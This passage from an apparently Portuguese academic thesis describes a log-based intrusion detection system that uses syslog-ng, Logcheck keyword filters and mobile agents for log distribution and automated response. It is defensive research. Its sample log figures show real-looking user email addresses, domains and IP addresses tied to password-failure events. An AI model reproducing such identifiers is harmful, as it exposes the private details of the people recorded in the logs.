patches de segurança para *HTTP* estão disponíveis no *site* do Apache (APACHE, 2004).

Simple Message Tranfer Protocol (SMTP)

O protocolo *SMTP* é um serviço *Cliente/Servidor* responsável pelo envio de *emails*. A aplicação servidora utiliza a porta *TCP* vinte e cinco (25).

Os clientes *SMTP* emitem solicitações para um servidor `SMTP`, estabelecendo uma conexão *two-way*. Posteriormente, o cliente envia instruções do *email*, indicando que precisa emitir a mensagem para algum endereço da Internet. Caso o servidor permita a operação, um *acknowledgment* é enviado como resposta ao cliente. A partir do aceite por parte do servidor, o cliente fornece sua identificação, endereço *IP* e texto com a mensagem.

O correio eletrônico é composto por diversos componentes, tais como caixas de mensagens, agente de usuário, agente de transferência e agente de entrega (JUCÁ, 2001) *apud* (COSTALES, 1994).

O registro de *logs* do *SMTP* é realizado pela ferramenta padrão do sistema operacional, *Syslog* ou *Syslog-ng*. A geração desses registros é classificada em níveis, conforme a Tabela 5.2. O serviço *SMTP* gera mensagens de *log* aos pares, sendo a primeira (Tabela 5.3) o registro do emissor da mensagem e a segunda o registro do receptor da mensagem (Tabela 5.4). Na Figura 5.6 são apresentados exemplos de logs provenientes do SMTP durante o período de monitoração.

Entre as diversas medidas de segurança de pós-instalação recomendáveis (DEBIAN, 2004; QMAIL, 2004) cita-se: utilização de autenticação para disponibilizar o serviço e a utilização de *patches* de segurança e *antivírus*.

Tabela 5.2: Níveis de Registro de Logs do Serviço SMTP.

Campo	**Descrição**
0	Registro mínimo
1	Problemas sérios e falhas de segurança
2	Perdas de comunicação e falhas de protocolos
3	Outras falhas sérias, endereços mal formados
4	Erros mínimos, rejeição de conexão
5	Coleta estatística de mensagens
6	Criação de mensagens de error, pelos comandos VRFY e EXPN
7	Falhas de entrega, usuário ou endereço inválido
8	Sucesso na entrega
9	Mensagem sendo atrasada, servidor de destino inacessível
10	Utilização de uma base de dados
11	Erros de NIS e fim de processamento
12	Registra todas as conexões SMTP
13	Registra uso de shell inválido de um usuário, permissões inválidas
14	Registra as rejeições de conexão
15	Registra todos os comando SMTP
20	Registra as tentativas contra a fila de mail
30	Registra a perda de locks

Fonte: (JUCÁ, 2001).

Tabela 5.3: Campos que Compõem o Log da Mensagem SMTP Enviada

Campo	**Descrição**
From	Endereço de mail do emissor da mensagem
Size	Tamanho da mensagem em bytes
Class	Precedência numérica da mensagem
Pri	Prioridade original, utilizada para enfileiramento
Nrcpts	Número de envelopes da mensagem
Msgid	Número identificador da mensagem
Proto	Protocolo usado para emissão da mensagem
Relay	Máquina da qual a mensagem foi emitida

Fonte: (JUCÁ, 2001).

Post Office Protocol version 3 (POP3)

O *POP3* é um serviço *Cliente/Servidor* que utiliza a porta TCP cento e dez (*110*) para a aplicação servidora. Ao iniciar uma conexão, o cliente passa pelos seguintes estágios (JUCÁ, 2001) *apud* (GELLENS et al., 2001):

- ***Autorização***: Processo pelo qual o cliente fornece sua identificação e senha. Caso a validação falhe, é emitido um *log* de alarme e a sessão é encerrada.

- ***Transação***: Após a autorização, o servidor faz uma cópia temporária do arquivo de *mailto* do usuário, sendo utilizado para todas as transações sub-

Tabela 5.4: Campos que Compõe o Log da Mensagem SMTP Recebida.

Campo	Descrição
To	Lista dos destinatários do mail, separados por vírgula
Ctladdr	Nome do usuário que foi usado para o envio
Delay	Tempo total entre o recebimento e a entrega da mensagem
Xdelay	Tempo gasto na entrega, velocidade da conexão
Mailer	Nome do mailer usado para entrega do mail
Relay	Nome do servidor que aceitou ou rejeitou o mail
Stat	Status da entrega

Fonte: (JUCÁ, 2001).

```
Apr  9 06:31:56 email qmail: 1081503116.475223 new msg 1406283

Apr  9 06:31:56 email qmail: 1081503116.475302 info msg 1406283: bytes
1831 from <retorno_2004@hotmail.com> qp 5984 uid 64014

Apr   9  06:31:56  email  qmail:  1081503116.478215  starting  delivery
330507: msg 1406283 to local foznet.com.br-easilva@foznet.com.br
200.175.183.156
```

Figura 5.6: Exemplos de Logs do Serviço SMTP. Fonte: Registros coletados no período de monitoração

seqüentes. As funções disponibilizadas se referem a exclusão e recuperação. O *POP3* permite ainda que o usuário submeta uma mensagem de *email*. Assim que a conexão é encerrada, o arquivo temporário é excluído.

A geração de registros de *logs* é realizada pelo *Syslog* ou *Syslog-ng* e pode ser configurado durante a compilação pelas diretivas: *log-facility* que especifica qual facilidade o *POP3* utiliza (SYSLOG-NG, 2004) e *log-login* que registra todas as autenticações efetuadas com sucesso.

Exemplos de *logs* do serviço *POP3* são apresentados na Figura 5.7 .

```
Apr 10 00:23:13 email vpopmail[4660]: vchkpw: vpopmail user not found
lidiest@foz.net:201.3.96.18

May    5  06:32:03  email  vpopmail[27474]:  vchkpw:  password  fail
contabilidade@autoestefoz.com.br:200.103.176.25

May    5  07:39:45  email  vpopmail[27648]:  vchkpw:  password  fail
rosangela@bytecomputersbv.com.br:200.203.172.17
```

Figura 5.7: Exemplos de Logs do Serviço POP3. Fonte: Registros coletados no período de monitoração

Como recomendações de segurança pós-instalação para o serviço *POP3* cita-se a criação de uma lista de domínios de *Spam* (*Bad_mail_from*) e instalação de todos os *patches* de segurança disponibilizados para o *POP3* (SECURITY, 2004).

Considerações sobre Serviços Monitorados

A configuração do formato dos *logs* de todos os serviços abordados nessa seção e seu direcionamento para o gerador de eventos padrão (*Syslog* ou *Syslog-ng*) são flexíveis. Detalhes relativos e esse tópico podem ser encontrados nas referências (DNS, 2004; HTTP-LOG, 2004; SYSLOG-NG, 2004).

Nesta seção definiram-se os serviços que foram monitorados neste trabalho. Na próxima seção descreve-se a ferramenta de monitoração de *logs Syslog-ng*, que gera os eventos desses serviços e possui uma função essencial neste trabalho.

5.2.2 Monitoração de Atividades e Daemon Syslog-ng - Geradores de Eventos

A maioria dos SDIs baseados em *hosts* trabalha com a análise dos *logs* produzidos pelo sistema operacional e por outros aplicativos. Exemplo dessa abordagem são relatados em Habra et al. (1992), Ilgun et al. (1995), Kumar (1995), Mounji e Charlier (1997), Balasubramaniyan et al. (1998), Asaka et al. (1999), Vigna et al. (2000). Apesar de sua importância, a administração dos `logs` registrados é uma das tarefas mais negligenciadas pelos sistemas *Unix* e *Unix-Like* (SYSLOG-NG, 2004).

O *Syslog-ng* atua como as *caixas E-Box* (Geradores de Eventos) propostas pela padronização *CIDF* (Seção 3.2.1, Página 35). É um gerador de eventos responsável pela obtenção das ocorrências nos *hosts* e serviços de forma distribuída.

A quantidade de informações contidas nos registros varia e está diretamente relacionada aos serviços oferecidos, quantidade de acessos, política de segurança, entre outras. O *daemon* nativo para registro de atividade é o *syslogd*. Esse trabalho adota o *Syslog-ng* como ferramenta para registro de *logs*, uma evolução do método nativo que possui importantes características adicionais (SYSLOG-NG, 2004) e está disponível para os sistemas *Unix-like*.

Os eventos gerados pelo *Syslog-ng* são baseados em um par de categorias denominadas *facilidade* e *prioridade*, sendo definidas vinte (*20*) facilidades (12 reais e 8 locais) e oito (*8*) níveis de prioridades (SYSLOG-NG, 2004). Essa abordagem é nativa do *Syslog* e traz consigo algumas dificuldades:

- As facilidades definidas são muito genéricas e utilizadas por diversos programas, os quais nem sempre se relacionam entre si. Essa característica dificulta a tarefa de extração de informações importantes quanto à segurança em um

grande volume de dados.

- Grande parte dos aplicativos possui sua facilidade definida como um parâmetro de compilação. Um projeto ideal deveria permitir que essas facilidades fossem alteradas ou criadas durante sua execução.

Essas particularidades motivaram aprimoramentos que foram disponibilizados pela versão *Syslog-ng*. Um dos princípios de projeto do *Syslog-ng* foi tornar o filtro de mensagens mais refinado, sendo capaz de classificar as mensagens baseadas em seu conteúdo, além do par *facilidade/prioridade*. Uma outra característica importante foi a flexibilização quanto ao formato dos *logs* a serem gerados, origens, filtros e destinos de eventos (SYSLOG-NG, 2004).

A geração de eventos pelo *Syslog-ng* pode ocorrer em distintas origens, aplicando diferentes regras de filtragem e sendo flexível também quanto aos destinos dos registros. Em termos seqüenciais, uma mensagem é gerada pelo *daemon* do *Syslog-ng* em uma de suas origens, passa por um processamento em função das regras de filtragem definidas e pode ser emitida para diversos destinos.

Origem dos Eventos

A coleta dos eventos tem por base o método de comunicação utilizado pelo protocolo *Syslog-ng*. Esses métodos estão associados a um *source drive* (forma como os dados são adquiridos). Os possíveis valores para *source drives* são apresentados na Tabela 5.5.

Tabela 5.5: Source Drivers Disponíveis pelo Protocolo Syslog-ng.

Nome	**Descrição**
Internal	Mensagem gerada internamente pelo Syslog-ng
unix-stream	Abre um socket no modo SOCK_STREAM, e escuta mensagens
unix-dgram	Abre um socket no modo SOCK_DGRAM, e escuta mensagens
File	Abre um arquivo e lê mensagens
pipe, fifo	Abre um pipe e lê mensagens
Udp	Escuta mensagens em um porta UDP específica
Tcp	Escuta mensagens em um porta TCP específica
sun-stream	Abre um device STREAM específico no Solaris e lê mensagens

Fonte: Syslog-ng (2004)

Filtros de Eventos

O processo de filtragem dos eventos é realizado por meio de rotinas internas ao *Syslog-ng*, as quais permitem a implementação de expressões *booleanas* que utilizam

essas funções internas. Quando o resultado da expressão é verdadeiro, a mensagem é reportada. Os filtros disponíveis são apresentados na Tabela 5.6.

Tabela 5.6: Filtros Disponíveis pelo Protocolo Syslog-ng.

Função	**Descrição**
facility()	Seleciona mensagens baseado em seu código de facilidade
level()/priority()	Seleciona mensagens baseado em sua prioridade
program()	Avalia mensagens usando expressões regulares baseado no campo nome do programa presente na mensagem
host()	Avalia a combinação de uma expressão com um campo nome de um host presente nas mensagens
match()	Procura expressões regulares nas mensagens
filter()	Chama outra regra de filtro e avalia seu valor

Fonte: Syslog-ng (2004)

Destinos dos Eventos

Os destinos de eventos são os locais para onde as mensagens filtradas são enviadas. De forma análoga as opções de origem, as mensagens podem utilizar diferentes *drivers*, conforme Tabela 5.7

Tabela 5.7: Drivers Disponíveis pelo Protocolo Syslog-ng.

Nome	**Descrição**
file	Escreve a mensagem em um dado arquivo
fifo, pipe	Escreve a mensagem em um pipe nomeado
unix-stream	Escreve a mensagem em um socket unix no estilo SOCK_STREAM
unix-dgram	Escreve a mensagem em um socket unix no estilo SOCK_DGRAM
Udp	Envia a mensagem para um host por meio de uma porta UDP
Tcp	Envia a mensagem para um host por meio de uma porta TCP
Usertty	Emite a mensagem para um usuário, caso esteja conectado
Program	Inicia um programa e emite a mensagem em sua entrada padrão

Fonte: Syslog-ng (2004)

O driver *file* é o mais importante e flexível, permitindo personalizar o formato dos *logs*, a criação de pastas identificando critérios (exemplo: *hosts*, facilidades, datas), o conteúdo e número de arquivos destinatários, a escrita direta em bases de dados, opções de compressão, opções de direitos com relação a grupos e proprietários, entre outras.

Considerações sobre o Syslog-ng

A interação entre origem, filtros e destinos é realizada por meio do comando *LOG* e todas as configurações são realizadas no arquivo */etc/syslog-ng.conf*. Na Figura 5.8 apresenta-se um arquivo de configuração do *Syslog-ng* como exemplo

de possíveis regras. Detalhes correlatos às distintas possibilidades de configuração podem ser encontrados em (CAMPIN, 2004; SYSLOG-NG, 2004).

```
#Configurações de opções
options { use_fqdn(yes); use_dns(yes);      dns_cache(yes); keep_hostname(yes);
        long_hostnames(off); sync(1); log_fifo_size(1024); };

#Origem: Mensgens geradas internamente
source src { unix-stream("/dev/log"); internal(); };
source net{udp();}

# Destinos: Alguns destinos
destination syslog {file("/var/log/syslog");};
destination user { file("/var/log/user.log"); };
destination mail {file("/var/log/mail.log");};
destination messages { file("/var/log/messages");};

#Destinação para console do root
destination console { usertty("root"); };

# Destinações para scripts que enviam mail de alerta
destination mail-alert { program("/usr/local/bin/syslog-mail"); };

# Destinatário: Base de dados
destination sqlsyslogd{program("/usr/local/sbin/sqlsyslogd -u sqlsyslogd -t logs
sqlsyslogd -p");};

#Filtro: Se encontrar no log a palavra attackalert
filter f_attack_alert {match("attackalert"); };

#Filtro: Falha de acesso por meio de SSH
filter f_ssh_login_attempt { program("sshd.*") and match("(Failed|Accepted)")
and not  match("Accepted (hostbased|publickey) for (root|soneaxfr) from
(10.4.3.1)");
};

#Filtro: Gerais, padrão do syslog-ng
filter f_syslog { not facility(auth, authpriv) and not facility(mail);};
filter f_mail { facility(mail); };
filter f_user { facility(user); };
filter f_messages { level(info .. warn) and not facility(auth, authpriv, cron,
daemon, mail, news); };

#Associação entre origem, filtros e destinações
log { source(src); filter(f_syslog); destination(syslog); };
log { source(src); filter(f_mail); destination(mail); };
log { source(src); filter(f_user); destination(messages); };
log { source(src); filter(f_mail); destination(maillog); };
log { source(src); filter(f_messages); destination(messages); };

#Enviar tudo para uma base de dados Mysql
log { source(src);    destination(sqlsyslogd); };

# Encontrar mensagens com a palavra ATTACKALERT e enviar mail de alerta para
log { source(src);    filter(f_attack_alert); destination(mail-alert-perl); };

# Encontrar mensagens de falha de acesso ao SSH e enviar mail
log { source(src); filter(f_ssh_login_attempt); destination(mail-alert-perl); };

#Definir um host destinatário das mensagens
destination loghost {tcp("10.0.0.1" port(514));};

# Envio de todas as mensagens para o host definido acima
log { source(src); destination(loghost); };

# Ordenação automática no host
destination std {
file("/var/log/HOSTS/$HOST/$YEAR/$MONTH/$DAY/$FACILITY_$HOST_$YEAR_$MONTH_$DAY"
            owner(root) group(root) perm(0600) dir_perm(0700)
create_dirs(yes)); };
log {source(src); destination(std);};
```

Figura 5.8: Exemplo de Configuração do Gerador de Eventos Syslog-ng

As características e flexibilidade proporcionadas pelo *Syslog-ng* motivaram sua escolha como ferramenta para o registro de *log* de atividades para ser aplicado neste trabalho. As vantagens desse método e sua adequação à solução proposta são apresentados por Jucá (2001).

Como componente do modelo, o *Syslog-ng* permite um nível de redundância na

geração dos *logs*. Dessa forma, propõe-se que todos os servidores, geograficamente distribuídos, centralizem seus *logs* em um servidor de duas formas, por meio de arquivos texto e em uma base de dados. Essa arquitetura é demonstrada na Figura 5.1 (Página 59) e permite um nível de redundânica.

Para efeito do modelo experimental, os arquivos de *logs* devem ser gerados localmente com a finalidade de serem tratados imediatamente pelos outros componentes do modelo (Logcheck e Sistemas de Agentes). Essas ferramentas e os mecanismos de interação são descritos nas próximas subseções.

5.2.3 Analisador de Registros de Atividades LOGCHECK - Análise de Eventos

O *Logcheck* é um pacote escrito por Rowland (2004). Foi projetado para verificar os registros de *logs* à procura de violações de segurança ou atividades consideradas anormais de acordo com a política de segurança adotada.

Neste modelo, a ferramenta *Logcheck* atua como um analisador de eventos (caixa *A-Box* da padronização *CIDF*, Página 35) e possui os arquivos gerados pelo *Syslog-ng* como fonte de dados. Os registros de atividades são processados pelo *Logcheck*, sendo esse componente responsável pela inteligência da solução.

A detecção de anomalias é implementada por meio do *Logcheck*. Essa ferramenta é composta por arquivos de palavras-chaves e expressões, as quais determinam os conjuntos normal e anômalo. Esses conjuntos representam as variações na utilização dos serviços oferecidos.

O *Logcheck*, em seu processamento, busca a ocorrência de palavras ou expressões nos arquivos de *log*. Tudo o que for classificado como normal é descartado e tudo o que for classificado com anômalo ou que não pertença ao conjunto normal é reportado. Os registros reportados (anômalos) são definidos pelo *Logcheck* como ataques, violações de segurança e eventos de segurança. Ataques e violações de segurança são subconjuntos pertencentes aos padrões conhecidos como anômalos pelo *Logcheck* e os eventos de segurança são todos os registros desconhecidos que não possam ser classificados como pertencentes ao conjunto normal.

Neste trabalho, esses conjuntos foram definidos em função da documentação de métodos de ataques, vulnerabilidades conhecidas dos serviços monitorados e observação de registros de *logs* e políticas de segurança dos ambientes monitorados. A atualização desses conjuntos é realizada por meio dos arquivos de palavras-chaves,

caracterizando uma ação efetuada manualmente neste modelo.

Em síntese, a detecção de intrusão é realizada pelo *Logcheck* por meio da análise dos registros de `logs`. A ferramenta *Logcheck* é composta por diversos arquivos, incluindo seu *script* e arquivos de palavras-chaves que definem os conjuntos conhecidos pela ferramenta. Esses arquivos são descritos a seguir (CAMPIN, 2004; LOGCHECK, 2004):

a) **logcheck.sh**: É o *script* que gerencia e processa os arquivos de `logs` originados pelo *Syslog-ng*. Pode-se utilizar qualquer comando *shell* disponibilizado pelo sistema operacional. Esse *script* permite determinar quais os arquivos que serão analisados, localização dos arquivos de palavras-chaves, seqüência e níveis de filtragens que serão realizados e como os resultados são reportados (*email*, arquivos texto, saída padrão, bases de dados, entre outras).

b) **logtail**: É um programa executável escrito em linguagem C. O *script Logcheck* utiliza o *Logtail* para o controle da posição do cursor dos arquivos fontes de dados. Dessa forma evita-se a repetição do processamento de linhas (LOGTAIL, 2004).

c) **logcheck.hacking**: Arquivo que contém um conjunto de palavras-chaves que caracterizam padrões de ataque ao sistema, definindo situações de anormalidade.

d) **logcheck.violations**: Esse arquivo é composto por palavras-chaves que caracterizam situações consideradas violações às políticas de segurança, porém são eventos menos críticos que os classificados pelo *logcheck.hacking*. Da mesma forma representam situações anômalas conhecidas.

e) **logcheck.violation.ignore**: Arquivo contendo palavras-chaves com sentenças mais completas que os padrões presentes no arquivo *logcheck.violations*. Essas palavras caracterizam eventos normais e em caso de sua ocorrência os eventos não são reportados. Constituem classes de atividades classificados como alarmes falsos.

f) **logcheck.ignore**: Arquivo composto por palavras que não são tratadas como violações de segurança e não são reportadas. Esse arquivo é utilizado como último filtro, de forma que todas as ocorrências que não tenham sido reportadas como ataque ou violações de segurança verificam a ocorrência das palavras-chaves desse arquivo. Todos os eventos que não apresentarem padrões definidos

nesse arquivo são reportados como Eventos de Segurança. Esse arquivo contém as palavras-chaves que definem o conjunto normal do SDI.

O *Logcheck*, por meio da análise dos registros de `logs`, classifica e reporta os eventos efetuando três níveis de filtros (CAMPIN, 2004; LOGCHECK, 2004; ROWLAND, 2004). Dessa forma, os resultados do processamento de eventos classificados como anormais são apresentados em três classes:

a) Alertas de Ataque: Eventos que indicam uma intrusão. Todos os registros que incluam algum padrão definido no arquivo *logcheck.hacking* serão reportados como ataque.

b) Violações de Segurança: Registros classificados como Violações de Segurança são considerados menos críticos que ataques. O primeiro filtro aplicado realiza uma comparação dos registros de *logs* com os padrões definidos no arquivo *logcheck.violations*. Para minimizar o número de alertas falsos, o conjunto de *logs* resultante é processado novamente buscando-se a ocorrência de padrões definidos no arquivo *logcheck.violations.ignore*. Os eventos de atividades que se enquadrarem somente com os padrões do primeiro arquivo são classificados como Violações de Segurança e os demais não são reportados.

c) Eventos de Segurança: Os registros classificados como Eventos de Segurança são resultantes da última filtragem realizada pelo *Logcheck*. Normalmente caracterizam eventos usuais e erros de utilização de sistemas. O processamento consiste na comparação dos registros de atividades com os padrões de normalidade definidos no arquivo *logcheck.ignore*. Todos os registros que não contiverem nenhum dos padrões definidos pelo *logcheck.ignore* serão reportados como Eventos de Segurança.

Considerações sobre o Logcheck

A *Logcheck* é executado em intervalos definido pelo serviço *CRON* de sistemas *Unix-Like* e foi de substancial importância para o trabalho de Jucá (2001). Sua aplicação neste modelo apresenta algumas particularidades, as quais são discutidas a seguir:

a) Após a realização dos filtros os resultados são reportados. Neste trabalho configurou-se o *Logcheck* para armazenar os registros classificados como anormais em três arquivos, conforme os níveis de filtros efetuados. São eles: Ataque.sia, Violacoes.sia e Eventos.sia.

b) Os arquivos contendo as palavras-chaves (*logcheck.hacking*, *logcheck.violations*, *logcheck.violations.ignore* e *logcheck.ignore*) são compostos por padrões originais que acompanham o *software Logcheck*. As palavras-chaves foram personalizadas para adaptá-las às políticas de segurança dos ambientes nos quais o modelo foi aplicado. O novo conjunto agrega padrões com a finalidade de representar as versões dos sistemas operacionais e dos aplicativos monitorados. Essas palavras são apresentadas no Apêndice A (Página 140).

A coleta de registros de `logs` possui como revés o grande volume de dados gerados, dificultando sua análise. No entanto, é essencial para a documentação das ações dos diferentes perfis de usuários e como mecanismo de auxílio a SDIs e de técnicas *forenses*. Jucá (2001) destaca que o registro de `logs` constitui um dos requisitos de segurança para um sistema de computadores, possuindo os seguintes propósitos:

- Possibilita a avaliação posterior dos registros gerados por programas, por usuários e por mecanismos de segurança.
- Permite ao administrador de segurança identificar atividades de usuários que tentam burlar as políticas de segurança.
- Torna possível rastrear acessos inválidos e readequar as políticas e mecanismos de segurança.

Em termos gerais, as ferramentas *Syslog-ng* e *Logcheck* são componentes essenciais para este trabalho, sendo responsáveis pela geração e análise dos eventos (*Caixas E-boxes* e *A-boxes* da padronização CIDF). Os arquivos resultantes do processamento do *Logcheck* constituem a interface com o Sistema de Agentes, que é descrito na próxima subseção.

5.2.4 Modelo de Agentes

O modelo de agentes complementa as atividades definidas pelo *CIDF* para ferramentas de detecção de intrusão, sendo responsável pelo armazenamento dos eventos e geração de respostas (*Caixas D-Box* e *C-Box*). A arquitetura de agentes tem por finalidade monitorar os arquivos gerados pelo *Logcheck*, distribuir esses registros de auditoria em um conjunto de servidores confiáveis e prover mecanismos de respostas em situações interpretadas como ataque.

A implementação desses requisitos aplicou o paradigma de agentes móveis (WOOLDRIDGE; JENNINGS, 1995; RUSSELL; NORVIG, 1995; PHAM; KARMOUCH, 1998). Essa tecnologia foi selecionada em função de importantes propriedades, tais como autonomia, cooperatividade, reatividade, pró-atividade e persistência. Em adicional, as características do problema levam a necessidade da aplicação de propriedades robustas proporcionadas pelos agentes móveis, incluindo a mobilidade, confiabilidade, adaptabilidade e representatividade.

Para a definição da arquitetura do modelo de agentes aplicou-se a padronização MAF (Seção 4.2.3, Página 49), utilizando a plataforma de agentes móveis *Grasshopper 2.2.4*. Os critérios que levaram à escolha da plataforma de agentes móveis *Grasshopper* estão definidos na Seção 4.2.4 (Página 50). O modelo arquitetural do sistema de agentes é apresentado na Figura 5.9 e seus componentes descritos a seguir:




Figura 5.9: Arquitetura de Agentes

a) **Região SIA**: O termo SIA tem origem na expressão Sistema Imunológico Artificial e foi utilizado como nome da região. Representa o domínio da aplicação, consistindo na disposição física e lógica dos componentes. A região SIA é composta por: Agência de Origem, Agências de Destino, Serviço de Comunicação e diferentes classes de Agentes.

b) **Agência de Origem**: A agência de origem está definida no servidor que está sendo monitorado. Embora, para efeito do modelo e dos experimentos, tenha-se aplicado uma única agência de origem, pode-se estender para diversos

servidores. Essa agência é composta pelos agentes estáticos de monitoração que ficam constantemente verificando os arquivos de eventos oriundos do *Logcheck*, agentes móveis de distribuição que são instanciados para armazenarem os eventos nas agências de destino e por agentes estáticos de persistência que são responsáveis pela robustez do processo de distribuição de eventos.

c) **Agências de Destino**: As agências de destino estão localizadas em servidores ou estações consideradas seguras. Os agentes móveis de distribuição, provenientes da agência de origem, registram os eventos em todas as agências de destino, permitindo o armazenamento de informações para análises futuras. A utilização de múltiplos destinos evita a paralisação do sistema em situações de falha de comunicação e constitui uma decisão de projeto que agrega a característica de redundância ao modelo. Na primeira agência de destino, os eventos são analisados e são iniciados os processos reativos. Os agentes móveis de persistência passam por todas as agências de destino armazenando eventos coletados em situações de falha da rede.

d) **Canal de Comunicação**: Mecanismo utilizado para o transporte dos agentes entre distintas agências. Os requisitos de segurança, tais como privacidade, confiabilidade, autenticidade e não-repúdio foram alcançados por meio do método de comunicação *socketssl*.

A descrição arquitetural foi apresentada no intuito de demonstrar a disposição dos componentes de acordo com a padronização MAF (Seção 4.2.3, Página 49). A seguir apresenta-se uma descrição funcional, detalhando os requisitos e características implementadas por cada classe de agentes, o método de mobilidade adotado e o gerenciador de banco de dados aplicado neste modelo. Para facilitar a compreensão dos diferentes componentes da solução e suas interações deve-se ter como referencial a Figura 5.1 (Página 59). Para uma visão direcionada ao sistema de agentes móveis aplicado deve-se considerar a Figura 5.9 (Página 74).

Agentes de Monitoração

Essa categoria é composta por agentes estáticos que possuem como responsabilidade a monitoração dos arquivos gerados pelo *software Logcheck* (*Ataque.sia*, *Violacoes.sia* e *Eventos.sia*). Existe uma instância dessa classe de agentes para cada arquivo monitorado. Ao serem criados, os agentes de monitoração lêem um arquivo de configurações com informações importantes para a execução de suas ta-

refas e de parâmetros que são utilizados pelos agentes de distribuição. O arquivo de configuração contém as seguintes informações:

- **Tipo**: Identifica qual classe de arquivo o agente vai monitorar (ataque, violações de segurança ou eventos de segurança).
- **Arquivo**: Especifica o caminho e o arquivo que o agente será responsável por monitorar.
- **Tamanho**: Especifica a quantidade máxima de dados (em bytes) que será repassada ao agente de distribuição.
- **Tempo**: Define o intervalo de tempo (em *milesegundos*) entre cada acesso ao arquivo monitorado.
- **Email**: Define os endereços eletrônicos para os quais serão enviados os *emails* de alerta.
- **Itinerário**: Composto por (N) linhas, representando o endereço de todas as agências de destino, assim como o protocolo de comunicação utilizado. O endereço completo possui a sintaxe *<protocolo://host:porta/agência>*. Exemplo: *socketssl://200.201.61.176:8000/Timo*.

Os agentes de monitoração atuam ha cada intervalo de tempo definido pelo campo *Tempo* do arquivo de configuração. Sua execução implica na verificação do arquivo monitorado. Caso existam novos eventos, o agente lê o arquivo até seu final ou até atingir o limite de *bytes* definido pelo parâmetro *Tamanho* do arquivo de configuração. Posteriormente, o agente de monitoração cria um agente de distribuição parametrizando-o com os registros de *logs* lidos, itinerário a ser percorrido e o conjunto de *emails* de administradores. Na Figura 5.1 (Página 59) esse processo é definido como clonagem, caracterizando uma importante metáfora de SIA, a Teoria de Seleção Clonal (Seção 2.1.2, Página 18). Esse conceito será abordado com mais ênfase na Seção 5.3 (Página 80).

Os agentes estáticos de monitoração estão representados em verde nas Figuras 5.1 (Página 59) e 5.9 (Página 74).

Agentes de Distribuição

Os agentes de distribuição são responsáveis pelo armazenamento dos *logs* de auditoria nas agências de destino, decodificação dos *logs* e por iniciar processos reativos.

Ao serem criados, os agentes de distribuição recebem do agente de monitoração o conjunto de *logs*, o itinerário a ser percorrido e os *emails* dos administradores. Como fluxo normal, esses agentes vão até a primeira agência do itinerário (considerado um local seguro), decodificam cada registro de *log* a fim de verificar o tipo de evento, serviço e *host* afetado. Tratando-se de um evento intrusivo (conforme classificação prévia do *Logcheck*), o agente de distribuição envia um relatório, via *email*, aos administradores e instancia um agente móvel reativo (Página 78).

Independente da classificação do *log* e do processo reativo, o agente de distribuição armazena as informações decodificadas na base de dados da primeira agência de destino. Posteriormente os agentes móveis de distribuição passam por todas as agências do itinerário armazenando os *logs* na base de dados local de cada uma dessas agências destinatárias.

Esse método de distribuição permite que o administrador defina um conjunto de computadores seguros para a replicação dos registros auditados e possibilita que qualquer processo reativo seja iniciado a partir desses locais. Essa arquitetura agrega importantes propriedades ao SDI proposto por este modelo, tais como distribuição, robustez e persistência.

Como fluxo alternativo, caso a primeira agência do itinerário não esteja acessível, o agente move-se até a primeira agência do itinerário que esteja disponível, mantendo a ordem definida no arquivo de configuração (campo itinerátio). Nessa agência, o agente de distribuição executa as mesmas ações definidas para a primeira agência do itinerário no fluxo normal. Essa abordagem permite generalizar que as atividade principais do agente de distribuição são efetuadas na primeira agência acessível do itinerário.

Como segundo fluxo alternativo, projetou-se uma situação em que o agente não consiga mover-se a nenhuma agência do itinerário. Nesse caso, o agente de distribuição realiza as ações na máquina de origem da mesma forma como se estivesse na primeira agência destino, armazenando os dados em uma base local e eventualmente iniciando um processo reativo da forma previamente definida. A posterior distribuição desses *logs* é realizada pelos agentes de persistência, que são definidos na Página 78.

Os agentes móveis de distribuição são apresentados em azul nas Figuras 5.1 (Página 59) e 5.9 (Página 74).

Agentes Reativos

A estrutura de reatividade proposta neste modelo é baseada em duas estratégias. A primeira, classificada como passiva e mencionada quando da descrição dos agentes de distribuição, consiste no envio de relatórios aos administradores, via *email*, apresentando os registros de *logs* classificados como ataque.

A segunda estratégia, com características pró-ativas, implica na criação de agentes móveis reativos. Esses agentes foram projetados inicialmente para prover a reatividade a ataques direcionados aos quatro (4) serviços monitorados (DNS, FTP, HTTP, POP3 e SMTP) e a ação executada é a finalização do serviço. Esse conceito foi definido como mecanismo de validação do modelo e pode ser estendido para outras reações especializadas.

O ciclo do agente reativo é iniciado com sua criação pelo agente de distribuição. Sua tarefa implica em verificar o serviço e o *host* que estão sofrendo o ataque. Posteriormente o agente move-se até o local atacado e indisponibiliza o serviço afetado. Adicionalmente o agente reativo registra a ação realizada em uma base de dados local e é removido.

Os agentes móveis reativos são apresentados em vermelho nas Figuras 5.1 (Página 59) e 5.9 (Página 74).

Agentes de Persistência

Os agentes de persistência foram definidos para garantir a distribuição dos *logs* nas circunstâncias em que o agente de distribuição não consiga fazê-lo. Sua arquitetura consiste em um agente de persistência estático que fica verificando em intervalos regulares de tempo se existem novos dados na base de dados local do servidor monitorado. Caso exista, significa que o agente de distribuição não conseguiu mover-se até as agências de destino. Nessas condições, o agente de distribuição armazena os registros em uma base de dados local.

